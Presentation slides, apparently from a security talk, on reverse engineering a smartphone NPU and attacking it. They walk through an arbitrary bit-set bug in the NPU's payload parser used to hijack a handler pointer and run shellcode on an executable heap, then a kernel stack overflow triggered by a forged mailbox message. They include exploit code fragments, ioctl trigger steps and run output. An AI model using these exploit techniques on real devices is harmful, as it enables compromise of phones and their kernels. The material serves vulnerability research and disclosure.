
Putting it All Together



NPU Reverse Engineering

Putting it All Together





Attacking the NPU

Getting Control of the NPU

- **Attack Surface:**
  - User inputs first parsed by NCP Manager Handlers

```
ncp_handler_state->handlers[0] = ncp_manager_load;
ncp_handler_state->handlers[1] = ncp_manager_unload;
ncp_handler_state->handlers[2] = ncp_manager_process;
ncp_handler_state->handlers[3] = profile_control;
ncp_handler_state->handlers[4] = ncp_manager_purge;
ncp_handler_state->handlers[5] = ncp_manager_powerdown;
ncp_handler_state->handlers[6] = ut_main_func;
ncp_handler_state->handlers[7] = ncp_manager_policy;
ncp_handler_state->handlers[8] = ncp_manager_end;
```

  - Other functions further down the line (intrinsic lib, etc.), but won't be discussed here

NPU Requests

- Requests sent from the kernel are wrapped in a `message` structure

```
struct message {
    u32 magic;
    u32 mid;
    u32 command;
    u32 length;
    u32 self;
    u32 data;
};
```

- `data` points to a `command` structure

```
struct command {
    union {
        struct cmd_load     load;
        /* [...] */
    } c; /* specific command properties */

    u32 length; /* the size of payload */
    u32 payload;
};
```

- `payload` points to the data that will be processed by the NPU (the actual user inputs)

Vulnerability Analysis #1

ncp_manager_load

- First vulnerability in `ncp_manager_load`
  - Parses the `message` structure
  - Retrieves an available object by ID
  - Calls `ncp_object_load` on it

```
int ncp_manager_load(struct command **cmd_p) {
    int ret;
    struct ncp_object *obj;

    /* Sanity checks */
    /* [...] */

    /* Gets a NPU object by ID */
    obj = g_ncp_object_state.objects[cmd->c.load.oid]

    /* Object setup */
    /* [...] */

    /* Calls ncp_object_load */
    (*g_ncp_object_state.callbacks[obj->state * 2])(obj, cmd_p);

    /* [...] */
}
```

Vulnerability Analysis #1

ncp_object_load

- `ncp_object_load` passes the payload and its length to `parser_init`

```
int ncp_object_load(struct ncp_object *obj, struct command **cmd_p) {
    int ret;
    struct command *cmd = *cmd_p;

    /* Sanity checks */
    /* [...] */

    /* Parses the payload to fill the NCP object */
    ret = parser_init(&obj->ncp_object_copy_ptr, cmd->payload, cmd->length);

    /* [...] */
}
```

Vulnerability Analysis #1

parser_init

- `parser_init` copies the payload into a heap allocated buffer
- Computes the address of `group_vectors` using `ncp_header->group_vector_offset`, which is user-controlled
- Sets the most significant bit of the dword `group_vectors->flags` points to

```
int parser_init(struct ncp_object *ncp_object, struct ncp_header *payload, int length) {
    /* Allocates memory to get a copy of the header from the kernel into the NPU */
    struct ncp_header* ncp_header = (ncp_header *)malloc(header_size);
    memcpy(ncp_header, payload, header_size);

    /* [...] */

    struct group_vector *curr_group_vector;
    struct group_vector *group_vectors = ncp_header + ncp_header->group_vector_offset;

    /* Group vector parsing and checks */
    /* [...] */

    GROUP_VECTOR_SUCCESS:
    /* Marks the last group vector as processed */
    if (curr_group_vector) {
        group_vectors->flags |= 8;
        /* [...] */
    }

    /* [...] */
```

- Checks were omitted, but the field `group_vectors->intrinsic_offset` must be a 4-byte aligned value

Setting the Fourth Bit of Any Byte

Exploitation Strategy

- No mitigations (e.g. ASLR, W^X, CFI, etc.)
- **Injecting a shellcode into a RWX section**
    - Payload is copied into a heap-allocated buffer
    - Executable heap
    - Payload can be placed at the end of the user-controlled payload and executed from the copied version on the heap
- **Altering a pointer to redirect the execution flow**
    - Code section spans `0x0-0x1d000`
    - Heap spans `0x80000-0xe0000`
    - Setting the 4th bit of the third byte of a function pointer gets us into the heap (`0x80000 | 0x14abc = 0x94abc`)
    - Changed the function pointer of the handler `ncp_manager_purge`

Setting the Fourth Bit of Any Byte


Writing an Exploit

- Send a payload with the shellcode to execute
- Trigger the arbitrary write with the ioctls:
  - `VS4L_VERTEXIOC_S_GRAPH`
  - `VS4L_VERTEXIOC_S_FORMAT`
- Trigger the call to `ncp_manager_purge` with the ioctls
  - `VS4L_VERTEXIOC_STREAM_ON`
  - `VS4L_VERTEXIOC_STREAM_OFF`

```
$ make push
// [...]

$ make run
// [...]
adb wait-for-device shell \
        su root sh -c "/data/local/tmp/parser_init /data/local/tmp/"
[+] Opening /dev/ion
[+] ION allocation
[+] ION buffer mapping
[+] Opening /dev/vertex10
[+] Loading the payload

$ adb shell
x1s:/ $ su
x1s:/ # dmesg -w | grep "PATCHED_NPU"
[ 5454.496319] [__LOW][0005449.475]PATCHED_NPU: hello from the NPU!
x1s:/ $
```



Back to the Kernel

Attacking the Kernel from the NPU

- The kernel acts as a **passthrough** between the NPU and the user
- One NPU-controlled structure is processed by the kernel → the **Mailbox header**

```
struct mailbox_hdr {
    u32 max_slot;
    u32 debug_time;
    u32 debug_code;
    u32 log_level;
    u32 log_dram;
    u32 reserved[8];
    struct mailbox_ctrl h2fctrl[MAILBOX_H2FCTRL_MAX];
    struct mailbox_ctrl f2hctrl[MAILBOX_F2HCTRL_MAX];
    u32 totsize;
    u32 version;
    u32 signature2;
    u32 signature1;
};
```


```
struct mailbox_ctrl {
  u32 sgmt_ofs;
  u32 sgmt_len;
  u32 wptr;
  u32 rptr;
};
```

Vulnerability Analysis #2

Mailboxes' Ring Buffers


- Ring buffers use read/write pointers for the host/firmware to keep track of new messages
- These values can be changed by both the NPU and the kernel

From HOST to FIRMWARE



wptr == rptr


There is nothing ew to read



wptr > rptr


A new message is available for the firmware

From FIRMWARE to HOST



wptr == rptr

There is nothing ew to read



wptr > rptr

A new message is available for the host

Vulnerability Analysis #2

nw_rslt_manager

- When the NPU is done handling a request, it writes back the result into the response mailbox `f2hctrl[0]`
- Once the result is received, the function `nw_rslt_manager` is called

```
int nw_rslt_manager(int *ret_msgid, struct npu_nw *nw)
{
    int ret;
    struct message msg;
    struct command cmd;

    /* [...] */

    ret = mbx_ipc_get_cmd((void *)interface.addr, &interface.mbox_hdr->f2hctrl[0], &msg, &cmd);

    /* [...] */
}
```

- `cmd` is a 16-byte stack-allocated structure

Vulnerability Analysis #2

mbx_ipc_get_cmd

- `mbx_ipc_get_cmd` reads `wptr` and `rptr` from the mailbox header
- It then calls `__copy_command_from_line` with the `cmd` structure

```
int mbx_ipc_get_cmd(char *underlay, volatile struct mailbox_ctrl *ctrl, struct message *msg, struct command *cmd) {
    /* [...] */

    /* Reads the values stored in the mailbox header */
    base = underlay - ctrl->sgmt_ofs;
    sgmt_len = ctrl->sgmt_len;
    rptr = ctrl->rptr;
    wptr = ctrl->wptr;

    /* Checks if the readable size in the buffer is bigger than the message size */
    readable_size = __get_readable_size(sgmt_len, wptr, rptr); /* ==> wptr - rptr */
    if (readable_size < msg->length) {
        ret = -EINVAL;
        goto p_err;
    }

    /* Copies the result from the mailbox into `cmd` */
    updated_rptr = __copy_command_from_line(base, sgmt_len, msg->data, cmd, msg->length);

    /* [...] */
}
```

- The check on `readable_size` can be passed easily since we have control over `wptr`, `rptr` and `msg->length`

Vulnerability Analysis #2

__copy_command_from_line

- `__copy_command_from_line` copies the result into our initial `cmd` structure

```
static inline u32 __copy_command_from_line(char *base, u32 sgmt_len, u32 rptr, void *cmd, u32 cmd_size) {
    /* need to reimplement accroding to user environment */
    memcpy(cmd, base + LINE_TO_SGMT(sgmt_len, rptr), cmd_size);
    return rptr + cmd_size;
}
```

- No check whatsoever on the received length to make sure it's not bigger than `sizeof(*cmd)`
  - Possible buffer overflow in the Android kernel from the NPU!

Kernel Buffer Overflow

Exploitation Strategy

- Changing the NPU mailbox header using our **code execution primitive**
  - Pick an arbitrary offset into the response mailbox for our crafted message (here `0x60`)

```
#define MAILBOX_START 0x80000
#define CRAFTED_MESSAGE_OFFSET 0x60
struct message *message = MAILBOX_START - mailbox_hdr->f2hctrl[0].sgmt_ofs + CRAFTED_MESSAGE_OFFSET;
```

  - Forge the message we want the kernel to receive (size of `0x100`)

```
#define MESSAGE_SIZE 0x100
message->magic = MESSAGE_MAGIC;
message->mid = 0;
message->command = COMMAND_DONE;
message->length = MESSAGE_SIZE; /* Size that will overflow the command in the kernel */
message->self = 0x0;
message->data = CRAFTED_MESSAGE_OFFSET + sizeof(struct message); /* The payload is located right after the message */
```

  - Update the read and write pointers in the mailbox header in order to get a difference larger than `MESSAGE_SIZE`

```
/* Write pointer: points to the end of the crafted message + 0x100 bytes */
mailbox_hdr->f2hctrl[0].wptr = CRAFTED_MESSAGE_OFFSET + sizeof(struct message) + 0x100;

/* Read pointer: points to the beginning of the crafted message */
mailbox_hdr->f2hctrl[0].rptr = CRAFTED_MESSAGE_OFFSET;
```

Kernel Buffer Overflow

Running the Exploit

- Running the exploit will crash the phone, because of the stack canary

